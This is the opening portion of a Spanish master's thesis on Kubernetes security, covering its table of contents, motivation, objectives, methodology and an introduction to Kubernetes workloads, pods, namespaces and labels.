Escuela Politécnica Superior de Jaén

Máster en Seguridad Informática

UNIVERSIDAD DE JAÉN

Escuela Politécnica Superior de Jaén

Trabajo de Fin de Máster

ESTUDIO E IMPLANTACIÓN DE MEDIDAS DE SEGURIDAD PARA CLÚSTERES DE KUBERNETES

Alumno: Victor Manuel Mendiola Lau

Tutor: Prof. D. José Ramón Balsas Almagro

Dpto: Departamento de Informática

Octubre, 2021

Agradecimientos

Para mis padres. No me imagino lo difícil que fue para Uds. dejarme partir.
Mi viejo, esto es una prueba más de que nunca te equivocas al creer en mí.
Viejuca, gracias por ser "pelona" como eres. Sin tí, la tesis hubiese demorado más.
Bb, gracias por acompañarme en cada día y cada paso que hemos dado y daremos juntos.
Madrina, por siempre guiarme por el camino correcto. Este es también un logro suyo.
A mi familia y amigos. Aunque estemos lejos, yo siempre los tengo presente.
A mi tutor José R., por compartir su sabiduría conmigo y por los excelentes consejos.

Tabla de Contenidos

1. Introducción **8**
1.1. Aplicaciones nativas en la nube 8
1.2. Kubernetes como solución de orquestación 8
1.3. La seguridad en Kubernetes 9
1.4. Motivación 9

2. Estructura del documento **11**

3. Objetivos **12**

4. Metodología de trabajo **13**

5. Introducción a Kubernetes **14**
5.1. Conceptos clave en Kubernetes 14
5.1.1. Workloads 14
5.1.1.1. Pods 14
5.1.1.2. Recursos de workloads 15
5.1.2. Objetos de Kubernetes 17
5.1.3. Servicios, balanceo de carga y redes 18
5.1.3.1. Servicios y DNS 18
5.1.3.2. Ingress 18
5.1.3.3. Políticas de Red 19
5.1.4. Almacenamiento 20
5.1.5. Configuración dinámica de recursos: ConfigMaps y Secrets 21
5.2. Arquitectura de Kubernetes 22
5.2.1. Plano de control 24
5.2.2. Plano de datos 26
5.2.3. Complementos 27
5.3. Desplegando Kubernetes 27
5.3.1. Kubernetes administrado por el proveedor (en la nube) 27
5.3.2. Kubernetes autoadministrado 27
5.3.3. Proveedor en la nube vs. autoadministrado 29
5.4. La red de Kubernetes 29
5.4.1. Modelo de red de Kubernetes 29
5.4.2. Plugins CNI 30
5.5. Monitorización de recursos en Kubernetes 31

6. Abordando la seguridad en Kubernetes **33**
6.1. Modelo de seguridad para la nube 33
6.2. Modelado de amenazas 34
6.2.1. Tipos de amenazas 34
6.2.2. Estrategias de ataque 35
6.2.2.1. Vectores de ataque 36
6.2.2.2. Superficie de ataque 37

6.2.2.3. Cadena de ataque 37
6.2.2.4. Árboles de ataque 38
6.3. Framework de seguridad para Kubernetes 38
6.4. Principios de seguridad 39
6.4.1. Defensa en profundidad 39
6.4.2. Seguridad de confianza cero 40
6.4.3. Principio de privilegio mínimo 40
6.4.4. Defensa de objetivos móviles 40
7. Hardening del cluster 42
7.1. Hardening del host 42
7.2. Hardening en contenedores 43
7.2.1. Fase de construcción (build) 43
7.2.1.1. Seguridad de la imagen 44
7.2.2. Fase de despliegue (deploy / ship) 44
7.2.2.1. Gestión del registro de contenedores 45
7.2.2.2. Seguridad de la cadena de suministro de software 45
7.2.3. Fase de ejecución (runtime) 45
7.3. Limitar el acceso externo al cluster 46
7.4. Seguridad de componentes y recursos 47
7.4.1. Securizar el API de Kubernetes 47
7.4.1.1. Tráfico mediante TLS 48
7.4.1.2. Autenticación (AuthN) 48
7.4.1.3. Autorización (AuthZ) 49
7.4.1.4. Control de admisión 50
7.4.2. Control de acceso al kubelet 51
7.4.3. Acceso seguro a etcd 51
7.4.4. Securizar el Ingress 52
7.4.5. Securizar el Dashboard 53
7.4.6. Restringir el acceso al cloud-metadata-api 53
7.5. Seguridad de los workloads 53
7.5.1. Evitar errores de configuración 54
7.5.2. Controlar privilegios de los workloads 54
7.5.3. Buenas prácticas 55
7.6. Seguridad de la red 56
7.6.1. Comunicaciones en el cluster 56
7.6.2. Políticas de Red 58
7.7. Mínimo acceso mediante RBAC 60
7.8. Protección de los Secrets 62
7.9. Auditoría y gestión de riesgos (blue team) 63
7.10. Pentesting (red team) 64
8. Seguridad en tiempo de ejecución 65
8.1. Observabilidad 65
8.1.1. Registros (o logging) 65

8.1.1.1. Logs de contenedores, nodos y cluster 66
8.1.1.2. Registros de auditoría 67
8.1.1.3. Registros de eventos 68
8.1.2. Métricas 68
8.1.2.1. Monitoreo en un cluster autoadministrado 68
8.1.2.2. Monitoreo en entornos de producción 69
8.1.2.3. Monitoreo de un cluster en la nube 70
8.1.3. Trazas 71
8.1.3.1. Frameworks para trazas distribuidas 71
8.1.3.2. Herramientas de tracing 72
8.1.3.3. Visualización de topología de red 72
8.2. Escaneos y auditorías en producción 73
8.3. Prevención de intrusiones nativa en la nube 74
8.3.1. IDS/IPS nativo en la nube 74
8.3.1.1. Falco 75
8.3.2. Plataformas de seguridad nativas en la nube 76
8.4. Gestión de incidentes de seguridad 77
8.4.1. Detección de incidencias 77
8.4.2. Respuesta a incidentes 78
8.4.3. Análisis forense 79

9. Mallas de servicio 80
9.1. Aspectos generales 80
9.2. Limitaciones 82
9.3. Soluciones de mallas de servicio 83
9.4. Istio 84
9.4.1. Arquitectura 84
9.4.2. Gestión del tráfico 86
9.4.3. Resiliencia de la red y testing 89
9.4.4. Observabilidad 91
9.4.4.1. Métricas 91
9.4.4.2. Trazas 92
9.4.4.3. Registros 92
9.4.5. Seguridad 93
9.4.5.1. Gestión de la identidad y certificados 93
9.4.5.2. Autenticación (AuthN) 95
9.4.5.3. Autorización (AuthZ) 96
9.4.5.4. Buenas prácticas de seguridad 98

10. Propuesta de buenas prácticas para la seguridad en Kubernetes 99
10.1. El modelo de las 4 C’s aplicado a Kubernetes 99
10.2. Medidas de seguridad a nivel de “Cluster” 100
10.2.1. Hardening 101
10.2.1.1. Seguridad en la capa de infraestructura 102
10.2.1.2. Seguridad en la capa de aplicación 103

10.2.2. Protección en ejecución 105
10.2.2.1. Configurar una malla de servicios 105
10.2.2.2. Configurar protección activa tipo IPS 106
10.2.2.3. Agregar capacidades de observabilidad 107
10.3. Compendio de medidas de seguridad 107

11. Diseño experimental 110
11.1. Metodología de evaluación propuesta 110
11.1.1. Protocolo de validación 110
11.1.1.1. Fase 1: Configuración inicial del cluster 110
11.1.1.2. Fase 2: Evaluación inicial de la seguridad 110
11.1.1.3. Fase 3: Remediación y Mitigación 112
11.1.1.4. Fase 4: Evaluación de la seguridad post-mitigación 112
11.1.1.5. Fase 5: Análisis de los resultados 113
11.1.2. Prototipo de cluster para experimentación 113
11.1.2.1. Configuración del cluster 113
11.2. Escenarios de ataque propuestos 114
11.2.1. Escenario 1: Atacando un kubelet vulnerable 114
11.2.2. Escenario 2: Desplazamiento lateral por baja seguridad en la red 115
11.2.3. Escenario 3: Explotando Service Accounts con exceso de privilegios 115
11.2.4. Escenario 4: Ataque Man-in-the-Middle (MITM) vía CVE-2020-8554 115
11.2.5. Escenario 5: Amenazas internas (administrador malicioso) 116
11.2.6. Escenario 6: Ataque de tráfico malicioso externo 117
11.3. Experimentación y evaluación de resultados 117
11.3.1. Atacando un kubelet vulnerable 117
11.3.1.1. Contexto y objetivos 117
11.3.1.2. Impacto en MITRE ATT&CK® 120
11.3.1.3. Auditoría pre-mitigación 121
11.3.1.4. Remediación y Mitigación 123
11.3.1.5. Auditoría post-mitigación 123
11.3.1.6. Análisis de los resultados 124
11.3.2. Desplazamiento lateral por baja seguridad en la red 126
11.3.2.1. Contexto y objetivos 126
11.3.2.2. Impacto en MITRE ATT&CK® 131
11.3.2.3. Auditoría pre-mitigación 132
11.3.2.4. Remediación y Mitigación 136
11.3.2.5. Auditoría post-mitigación 137
11.3.2.6. Análisis de los resultados 139
11.3.3. Explotando Service Accounts con exceso de privilegios 141
11.3.3.1. Contexto y objetivos 141
11.3.3.2. Impacto en MITRE ATT&CK® 146
11.3.3.3. Auditoría pre-mitigación 147
11.3.3.4. Remediación y Mitigación 148
11.3.3.5. Auditoría post-mitigación 152
11.3.3.6. Análisis de los resultados 153

11.3.4. Ataque Man-in-the-Middle (MITM) vía CVE-2020-8554 153
11.3.4.1. Contexto y objetivos 153
11.3.4.2. Impacto en MITRE ATT&CK® 154
11.3.4.3. Auditoría pre-mitigación 154
11.3.4.4. Remediación y Mitigación 155
11.3.4.5. Auditoría post-mitigación 160
11.3.4.6. Análisis de los resultados 161
11.3.5. Amenazas internas (administrador malicioso) 161
11.3.5.1. Contexto y objetivos 161
11.3.5.2. Impacto en MITRE ATT&CK® 165
11.3.5.3. Auditoría pre-mitigación 165
11.3.5.4. Remediación y Mitigación 169
11.3.5.5. Auditoría post-mitigación 172
11.3.5.6. Análisis de los resultados 174
11.3.6. Ataque de tráfico malicioso externo 175
11.3.6.1. Contexto y objetivos 175
11.3.6.2. Impacto en MITRE ATT&CK® 177
11.3.6.3. Auditoría pre-mitigación 178
11.3.6.4. Remediación y Mitigación 180
11.3.6.5. Auditoría post-mitigación 183
11.3.6.6. Análisis de los resultados 184
11.4. Análisis de los resultados de experimentación 184

12. Conclusiones y trabajos futuros 187

13. Referencias y Bibliografía 189

14. Anexos 212
14.1. Anexo 1. Material complementario 212

15. Listado de tablas y figuras 214
15.1. Listado de tablas 214
15.2. Listado de figuras 214

1. Introducción

1.1. Aplicaciones nativas en la nube

En los últimos tiempos, los avances tecnológicos han extendido los límites de aquello que se considera posible realizar desde las aplicaciones de *software*. Cada día las tareas que son realizadas por estas aplicaciones son más complejas (inteligencia de negocios, gestión de relaciones con el cliente, etc.).
Como consecuencia, aspectos como la disponibilidad y el tamaño de dichas aplicaciones ha ido creciendo. El mantenimiento en las instalaciones propias de estas organizaciones se ha vuelto todo un reto. Ésta y otras razones han causado que las plataformas de computación en la nube se hayan convertido rápidamente en una opción popular.
Para ser capaces de lidiar con los requerimientos de negocio cada vez más exigentes (e.g. cambio constante de requisitos, flexibilidad, etc.), las aplicaciones han evolucionado en cuanto a su arquitectura y diseño. Estas nuevas aplicaciones, compuestas por un pequeño conjunto de servicios independientes y débilmente acoplados que son desplegados en la nube, son las que se conocen como las aplicaciones nativas en la nube.
Estas aplicaciones nativas en la nube están mayormente basadas en una arquitectura de microservicios. Este enfoque representa un reto debido a que tanto las nuevas aplicaciones, como la modernización de aplicaciones preexistentes o *legacy* implica tratar con varios componentes y servicios interconectados.
Los contenedores son una alternativa ligera a las máquinas virtuales (VMs) que proveen un entorno aislado para nuestras aplicaciones. Pueden ser iniciados y detenidos más rápido, a la vez que ofrecen un mejor rendimiento general que las VMs. Los microservicios en contenedores son típicamente más robustos que las aplicaciones monolíticas tradicionales y son altamente portables y fáciles de usar en procesos de CI/CD, lo cual ayuda a aumentar la productividad aún más.
Ante la gran cantidad de componentes a administrar, los equipos de DevOps requieren de la automatización para poder gestionar los procesos del ciclo de vida de los contenedores, configuración de la red, aprovisionamiento o escalado, entre otros. Es en este escenario, donde las técnicas y herramientas de orquestación permiten que sea viable administrar la gran cantidad de partes móviles en estos nuevos tipos de aplicaciones.
Pero, ¿*cómo es posible lograrlo cuando la cantidad de estos componentes crece de manera considerable*?, ¿*existe alguna plataforma que se ajuste a tales propósitos*?.

1.2. Kubernetes como solución de orquestación

Como se comentó con anterioridad, las aplicaciones nativas en la nube basadas en contenedores se han convertido en un estándar en la industria. Por tanto, se hace necesario contar con una plataforma sofisticada para la orquestación de todos estos componentes de manera eficiente en nuestra infraestructura.
Kubernetes es la solución más popular empleada hoy en día para estos propósitos y se ha convertido en un estándar en lo que refiere a la orquestación de ecosistemas basados en contenedores [1]. Además de ser una propuesta *open-source* y estar respaldada por empresas como Google, existen muchos otros beneficios de los que Kubernetes puede presumir.

Para soluciones basadas en la nube, Kubernetes contribuye considerablemente a optimizar el funcionamiento de los contenedores y la automatización de procesos necesarios para lograr que una aplicación esté lista para producción. Debido a sus características, es capaz de optimizar la utilización del hardware mediante una mejor asignación de los recursos requeridos por nuestras aplicaciones, así como tareas de auto-escalado, auto-replicación, entre otras. Otro factor importante a considerar son sus capacidades de operar en una nube híbrida, aspecto bastante requerido por muchas organizaciones hoy en día para evitar el fenómeno del *Vendor Lock-In*. Este fenómeno es el problema enfrentado por los clientes que les impide cambiar a otro proveedor (de la nube en nuestro caso) debido a restricciones de costos y/o factores técnicos.
Todas estas razones han hecho de Kubernetes un estándar en cuanto a la orquestación de contenedores y por consiguiente, una plataforma casi imprescindible para las aplicaciones nativas en la nube.

1.3. La seguridad en Kubernetes

A pesar de los beneficios mencionados anteriormente, los usuarios de Kubernetes han reportado sus preocupaciones relacionadas con el tema de la seguridad [2]. Otros reportes sobre el estado de la seguridad en Kubernetes [3], muestran datos alarmantes sobre incidentes de seguridad en Kubernetes como:

- “94% de los encuestados experimentaron al menos un incidente de seguridad en sus entornos de Kubernetes en los últimos 12 meses”
- “59% de los encuestados están más preocupados por problemas de seguridad no tratados y necesidades de *compliance* o amenazas a los contenedores”.
- Más de la mitad de los encuestados han postergado el despliegue de aplicaciones en Kubernetes en producción debido al tema de la seguridad.

Para comprender estas preocupaciones podemos considerar un principio de la seguridad que ha sido muy bien resumido desde hace más de 20 años: “la complejidad es el peor enemigo de la seguridad” [4]. Para hacer frente a todos los requisitos principales de la orquestación, Kubernetes ha debido ser diseñado de una manera compleja. Sin duda, dicha complejidad, como se verá a lo largo de este trabajo, podría plantear multitud de problemas de seguridad si no se aborda de forma adecuada.
Existen diversas muestras de evidencia anecdótica que sustentan estas preocupaciones por la seguridad. Por ejemplo, en 2018, usuarios maliciosos obtuvieron acceso a los recursos de Tesla de Amazon Web Services (AWS) aprovechando una consola (o *Dashboard*) insegura [5]. En 2019, Palo Alto Networks descubrió que *+40,000* contenedores de Docker y Kubernetes estaban expuestos a internet producto de despliegues mal configurados [6].
Sistematizar el conocimiento disponible referente a las prácticas de seguridad permitiría apoyar a los administradores a proteger sus instalaciones de Kubernetes. Dicha base de conocimientos permitiría a los usuarios comprender qué acciones son necesarias para proteger los componentes de Kubernetes, así como derivar listas de comprobación para ser utilizadas como puntos de referencia y determinar el nivel de seguridad del *cluster*.

1.4. Motivación

Kubernetes llegó a disposición de la comunidad en 2018 y hasta el día de hoy, la plataforma sigue evolucionando muy rápido. Hay funcionalidades que todavía están bajo desarrollo

activo (estado *alpha* o *beta*), lo cual es un indicador de que Kubernetes en sí está lejos de alcanzar la madurez, al menos desde el punto de vista de la seguridad.
Como se ha mencionado anteriormente, debido a su gran complejidad, la superficie de ataque es de gran tamaño y al ser una solución relativamente nueva, el tema de la seguridad no ha sido abordado con toda la profundidad requerida.
Sus cualidades como plataforma de orquestación son bastante deseables, tal que el "53% de los profesionales resaltaron que la plataforma les permitía reducir los ciclos de desarrollo" y que el "50% de los encuestados notaron que Kubernetes contribuía considerablemente a la contenerización de aplicaciones monolíticas", según un estudio [7].
Como se ha evidenciado, su adopción ha ido creciendo de manera acelerada de manera que hoy en día "cerca del 90% de las empresas han adoptado esta solución" [7]. Es por ello que resulta imperativo implementar la tecnología de manera segura, para lo cual se hace necesario un estudio en profundidad de la seguridad para esta plataforma.
Desde un punto de vista personal, la temática de la seguridad en Kubernetes en el contexto de las aplicaciones seguras en la nube además de parecerme relevante considero que tendrá mucho camino por recorrer en los próximos años. A nivel profesional creo que supone un gran valor el hecho de estar familiarizado con esta tecnología y conocer todos los aspectos relacionados con su seguridad. Estas competencias son más que deseables para mi crecimiento como profesional en el rol de ingeniero de *DevSecOps*[1].

[1] Integración de la seguridad y la protección durante todo el ciclo de vida de desarrollo e implementación del software.

2. Estructura del documento

En la Introducción se ha argumentado acerca de la importancia de abordar la temática de la seguridad en Kubernetes y la motivación para realizar este trabajo. Las distintas partes que conforman el resto del trabajo (los capítulos y secciones) se detallan como sigue.

En los **capítulos 3 y 4** se definen respectivamente, de manera formal, el objetivo general y los objetivos planteados en este trabajo, así como la metodología y pasos a seguir para poder dar cumplimiento a dichos objetivos.

El **capítulo 5** está dedicado a proporcionar una introducción a la temática de Kubernetes. Desde su arquitectura hasta los distintos componentes que lo integran, en este capítulo se describe en más detalle los elementos relevantes que deben conocer los profesionales que trabajen con esta tecnología. En caso de estar ya familiarizado con dichos conceptos, el lector puede omitir el capítulo y pasar directamente al siguiente donde se tratan aspectos propios del trabajo.

En el **capítulo 6** se presentan los distintos modelos, mecanismos y estrategias propuestos en la literatura para lidiar con el tema de la seguridad en Kubernetes. Dichos tópicos son el producto de una extensa revisión y estudio de la literatura referente al tema.

A continuación, en los **capítulos 7 y 8** se presenta una revisión de distintos controles y medidas de seguridad para proteger aspectos claves de un *cluster* de Kubernetes. Desde la protección de la configuración de los elementos del *cluster*, hasta las herramientas y acciones a llevar a cabo en caso de incidentes de seguridad son analizadas en estos capítulos.

El **capítulo 9** tiene como propósito introducir al lector en el mundo de las mallas de servicios, y en particular de la solución Istio, que representan una capa de abstracción adicional en la seguridad del *cluster*. En este capítulo se aborda de manera superficial tanto su arquitectura como sus componentes y cómo éstos contribuyen a la seguridad de un *cluster* de Kubernetes.

Los **capítulos 10 y 11** contienen nuestra propuesta de buenas prácticas para la seguridad en Kubernetes, así como la definición y aplicación de un protocolo de validación para dichas medidas propuestas.

Finalmente, en el **capítulo 12** se enumeran y analizan las conclusiones obtenidas en el trabajo, así como las posibles líneas de investigación a seguir en el futuro.

3. Objetivos

En este apartado se abordará en mayor profundidad la temática de los objetivos del trabajo, así como el alcance y las limitaciones de dichos objetivos propuestos.

Objetivo general

El objetivo general de este trabajo consiste en el estudio y análisis de los factores que influyen en la seguridad de Kubernetes, así como el impacto de los mismos en la obtención de un *cluster* que pueda ser explotado de forma segura en producción.
Con dicho propósito en mente, se plantean los siguientes objetivos específicos.

Objetivos específicos

PRIMERO: Familiarizarse con las competencias habituales de los responsables de seguridad de proyectos que impliquen el despliegue de aplicaciones en *clusters* de Kubernetes.
El propósito de dicho objetivo es el de comprender y analizar el alcance de las habilidades y conocimientos que debe poseer todo profesional acreditado para administrar un *cluster* de Kubernetes en producción. Para ello, se incluye en el trabajo un capítulo centrado en la arquitectura y los distintos componentes esenciales de un *cluster* de Kubernetes. En otros capítulos, se abordan en detenimiento las buenas prácticas y medidas específicas para la explotación segura en producción de este tipo de plataformas.

SEGUNDO: Estudiar, integrar y utilizar de forma segura elementos y servicios habituales proporcionados por Kubernetes o terceros que contribuyan a garantizar la explotación segura de despliegues en clusters.
El propósito de este objetivo es el de estudiar y analizar los mecanismos, tanto nativos de Kubernetes como de terceros, para hacer frente al tema de la seguridad en Kubernetes. El trabajo contendrá tanto secciones para los distintos mecanismos y estrategias nativas, como para las plataformas, herramientas y soluciones de terceros para asegurar un *cluster*.

TERCERO: Estudiar las posibles amenazas y evaluar la seguridad efectiva de las medidas propuestas.
Adicionalmente a una revisión bibliográfica y un estudio posterior de la efectividad de las medidas propuestas en el trabajo, es necesario evaluar el impacto real de las mismas en la seguridad del *cluster*; motivo principal de este objetivo. Como se verá más adelante, este trabajo contiene una sección dedicada expresamente a estos propósitos.

4. Metodología de trabajo

Para ser capaces de cumplir los objetivos propuestos, es necesario llevar a cabo una serie de acciones enfocadas en dicho propósito. En este apartado se aborda la secuencia de fases y tareas a realizar para desarrollar el trabajo.

A grandes rasgos el trabajo constará de **dos** grandes fases o apartados: una **primera parte** teórica de estudio y revisión de la literatura y una **segunda parte** de experimentación y síntesis donde se proponen buenas prácticas de seguridad, además de validar su eficacia.

A continuación se presenta la secuencia cronológica de tareas a llevar a cabo:

- Estudio de la arquitectura y componentes principales de Kubernetes para una mejor comprensión de la superficie de ataque del *cluster*.
- Revisión bibliográfica de modelos, estrategias y buenas prácticas de seguridad para proteger un *cluster* de Kubernetes.
- Estudio y análisis de las medidas y controles de seguridad encontrados en la literatura en el paso anterior.
- Revisión bibliográfica y análisis de los servicios y/o productos de terceros diseñados para proteger un *cluster* de Kubernetes.
- Definir y sintetizar las buenas prácticas de seguridad de Kubernetes en forma de medidas y controles organizados en una taxonomía.
- Diseño y despliegue de un prototipo de *cluster*, así como un protocolo de validación para la experimentación y validación de la efectividad de las medidas propuestas.

Finalmente, se ofrecen las conclusiones obtenidas durante este trabajo, pero también las posibles líneas de trabajo en las que enfocar nuestros esfuerzos en un futuro.

5. Introducción a Kubernetes

Hasta el momento se han mencionado aspectos básicos relacionados con Kubernetes, pero es necesario conocer en primera instancia, las abstracciones o conceptos de alto nivel que nos ofrece. Partiendo de esta base, luego es posible comprender los elementos de su arquitectura, los componentes que conforman a la misma y cómo interactúan entre ellos.

5.1. Conceptos clave en Kubernetes

Para adquirir una comprensión más profunda de cómo funciona Kubernetes, es necesario conocer las partes que componen nuestro *cluster*, así como los conceptos básicos asociados a las abstracciones que Kubernetes utiliza para representar el *cluster*.
A continuación se abordan los conceptos mencionados. En caso de que el lector esté familiarizado con los mismos, puede pasar directamente a la Sección 5.2, el apartado dedicado a la arquitectura donde se abordan sus componentes sobre los que se centran las propuestas de seguridad del trabajo.

5.1.1. Workloads

Los *workloads* (o cargas de trabajo), son las abstracciones de alto nivel en Kubernetes que representan a las aplicaciones que son desplegadas en el *cluster*. Toda aplicación que ha sido desplegada en Kubernetes está siendo ejecutada en pods, el cual representa un conjunto de contenedores con almacenamiento y recursos de red compartidos, y una especificación sobre cómo ejecutar dichos contenedores.
Los pods en Kubernetes tienen un ciclo de vida bien definido [8], pero no es necesario administrar cada pod de manera directa. En su lugar, se pueden usar *recursos de workloads* para administrar un conjunto de pods de manera centralizada. Dichos recursos, de manera indirecta, configuran controladores [9] que se aseguran de que la cantidad correcta del tipo de pod específico se están ejecutando para cumplir con el estado especificado.

5.1.1.1. Pods

Un pod modela un "*host* lógico" específico de la aplicación, el cual contiene uno o más contenedores que están relativa y estrechamente acoplados. Los pods en Kubernetes son usados de dos maneras principales (ver Figura 1):

- **Pods que ejecutan un solo contenedor**. Éste es el caso de uso más común en Kubernetes, donde se puede pensar en un pod como una encapsulación a un solo contenedor. Kubernetes opera con pods en lugar de gestionar contenedores directamente.
- **Pods que ejecutan múltiples contenedores que operan juntos**. Un pod puede encapsular una aplicación compuesta por varios contenedores acoplados que necesiten compartir recursos. El pod envuelve o agrupa estos contenedores, recursos de almacenamiento y la identidad de red como una sola unidad.

Como se mencionaba antes, los *recursos de workloads* administran los pods de manera automática a través de un controlador para dicho recurso. Dichos controladores crean pods a partir de un *pod template* (plantilla para un pod) y los administran para alcanzar el estado deseado.

Los *PodTemplates* son especificaciones para crear pods, y son incluidas en la definición de *recursos de workloads* como *Deployments*, *Job* y *DaemonSets* (ver en la siguiente sección). Cada controlador desplegado utiliza el *PodTemplate* incluido en la definición del objeto del *workload* [10] como base para crear los pods necesarios.
Más detalles relevantes asociados a los pods pueden consultarse en [11].



Figura 1. Visión general de los pods en Kubernetes. (Fuente: kubernetes.io)



Figura 2. Deployments, ReplicaSets, y Servicios en Kubernetes. (Fuente: kubernetes.io)

5.1.1.2. Recursos de workloads

Como se ha enfatizado antes, no es necesario crear pods directamente, sino que los pods son creados a través de los *recursos de workloads* como *Deployment* o *Job*; y en caso de ser necesario recordar el estado de una aplicación, el recurso *StatefulSet*.
Estos recursos de *workloads* no son más que objetos de Kubernetes [10] de nivel superior, de los cuales Kubernetes proporciona algunos integrados por defecto.

Deployment y **ReplicaSet**[2]:
Un *Deployment* es una buena opción para administrar *workloads* de aplicaciones sin estado (*stateless*) en el *cluster*, donde cualquier pod en el *Deployment* es intercambiable y puede ser reemplazado fácilmente si es necesario.
El propósito de un *ReplicaSet* es mantener un conjunto estable de pods en ejecución en cualquier momento dado, y es por ello comúnmente empleado para garantizar la disponibilidad de una cantidad de pods específica.
No obstante, un *Deployment* es una abstracción de nivel superior que se encarga de administrar los *ReplicaSets*, además de otras funcionalidades. Por tanto, es recomendado usar *Deployments* en lugar de utilizar directamente *ReplicaSets*, a no ser que se necesite algún patrón no convencional de orquestación (ver Figura 2).
Para más detalles al respecto, se recomiendan [12], [13].

StatefulSet:
En Kubernetes, aunque no es común, a veces se necesita que los pods tengan un almacenamiento persistente, o un identificador de red estable después de reinicios y reconfiguraciones. *StatefulSet* es un objeto del API de *workload* (i.e., *recurso de workload*) utilizado para gestionar estas aplicaciones dependientes del estado (*stateful applications*).
Al igual que un *Deployment*, un *StatefulSet* administra pods basados en una misma especificación, pero a diferencia del *Deployment* mantiene una identidad fija para cada uno de sus pods y por tanto, dichos pods no son intercambiables.
Para más detalles sobre el tema, consultar [14].

DaemonSet:
Un *DaemonSet* es el encargado de que todos, o algunos de los nodos, ejecuten una copia del pod especificado. Usualmente, estos pods proporcionan funcionalidades locales al nodo como funcionalidades de monitoreo y observabilidad, herramientas de red, entre otras.
A medida que los nodos se adicionan al *cluster*, el *DaemonSet* se encarga de que los pods se ejecuten en ellos. Al eliminar nodos, estos pods son enviados al recolector de basura. Al eliminar un *DaemonSet*, todos los pods asociados al mismo serán eliminados.
Para más información, se recomienda consultar [15].

Job y **CronJob**:
Los *Jobs* y los *CronJobs* definen tareas a ser ejecutadas hasta su terminación y luego se detienen. Los *Jobs* están diseñados para tareas de una sola vez, mientras que los *CronJobs* para tareas recurrentes que pueden ser programadas.
Un *Job* crea uno o más pods (asociados a una tarea) y continua reintentando la ejecución de los mismos hasta que un número específico de ellos finalice exitosamente. Eliminar un *Job* eliminará todos los pods que este haya creado. Suspender un *Job*, eliminará todos los pods activos hasta que el *Job* se reanude nuevamente.
Por su parte, un *CronJob* es como una entrada o línea de un fichero de *crontab* escrita en formato *cron* [16] que crea el *Job* de manera periódica. Los *CronJobs* están diseñados para desempeñar acciones cotidianas programadas como copias de seguridad, generación de reportes, entre otras.
Más información al respecto puede encontrarse en [17], [18].

[2] Reemplazan al descontinuado *ReplicationController*.

5.1.2. Objetos de Kubernetes

Los objetos de Kubernetes son entidades persistentes (en *etcd*) utilizadas para representar el estado del *cluster*. Una vez creado un objeto, Kubernetes trabajará constantemente en función de que dicho objeto exista. De esa manera, le estaríamos indicando al sistema cómo queremos que sea nuestro *workload*, es decir, nuestro estado deseado del *cluster*.
Para interactuar con estos objetos (*crear*, *editar* o *eliminar*) se necesita utilizar el API de Kubernetes. Al usar la herramienta *kubectl* por línea de comandos, ésta hace las peticiones necesarias al API por nosotros, pero también podemos hacerlo a través de *scripts* usando las *Client Libraries* (bibliotecas de cliente) para Kubernetes [19].
A continuación se abordan aquellos objetos que son los más comunes y/o relevantes para nuestro trabajo, aunque información más detallada se puede consultar en [20].

Namespaces:
Kubernetes soporta múltiples *clusters* virtuales respaldados por el mismo *cluster* físico. Estos *clusters* virtuales son denominados *namespaces*. Los namespaces son una forma de dividir los recursos del *cluster* (vía *resource quota* [21]) entre múltiples usuarios (o *tenants*). Análogamente a los *namespaces* en programación, éstos dan un ámbito para los nombres, los cuales deben ser únicos en el mismo *namespace*, pero no necesariamente entre dos distintos.
Los *namespaces* están diseñados para ser usados en entornos con muchos usuarios repartidos en varios equipos o proyectos, y cuando se necesiten las funcionalidades que ofrecen.
Para más detalles sobre el tema, se recomienda [22].

Labels y Selectors:
Los *labels* son pares llave-valor que están asociados a objetos como los pods, con el objetivo de ser usados para especificar atributos distintivos de dichos objetos que son significativos y relevantes para los usuarios.
Los *labels* se utilizan para organizar e identificar conjuntos de objetos y se pueden agregar a éstos en cualquier momento. Cada objeto puede tener una lista de *labels* asociada donde cada llave es *única* para ese objeto:

```
"metadata": {
  "labels": {
    "key1" : "value1",
    "key2" : "value2"
  }
}
```

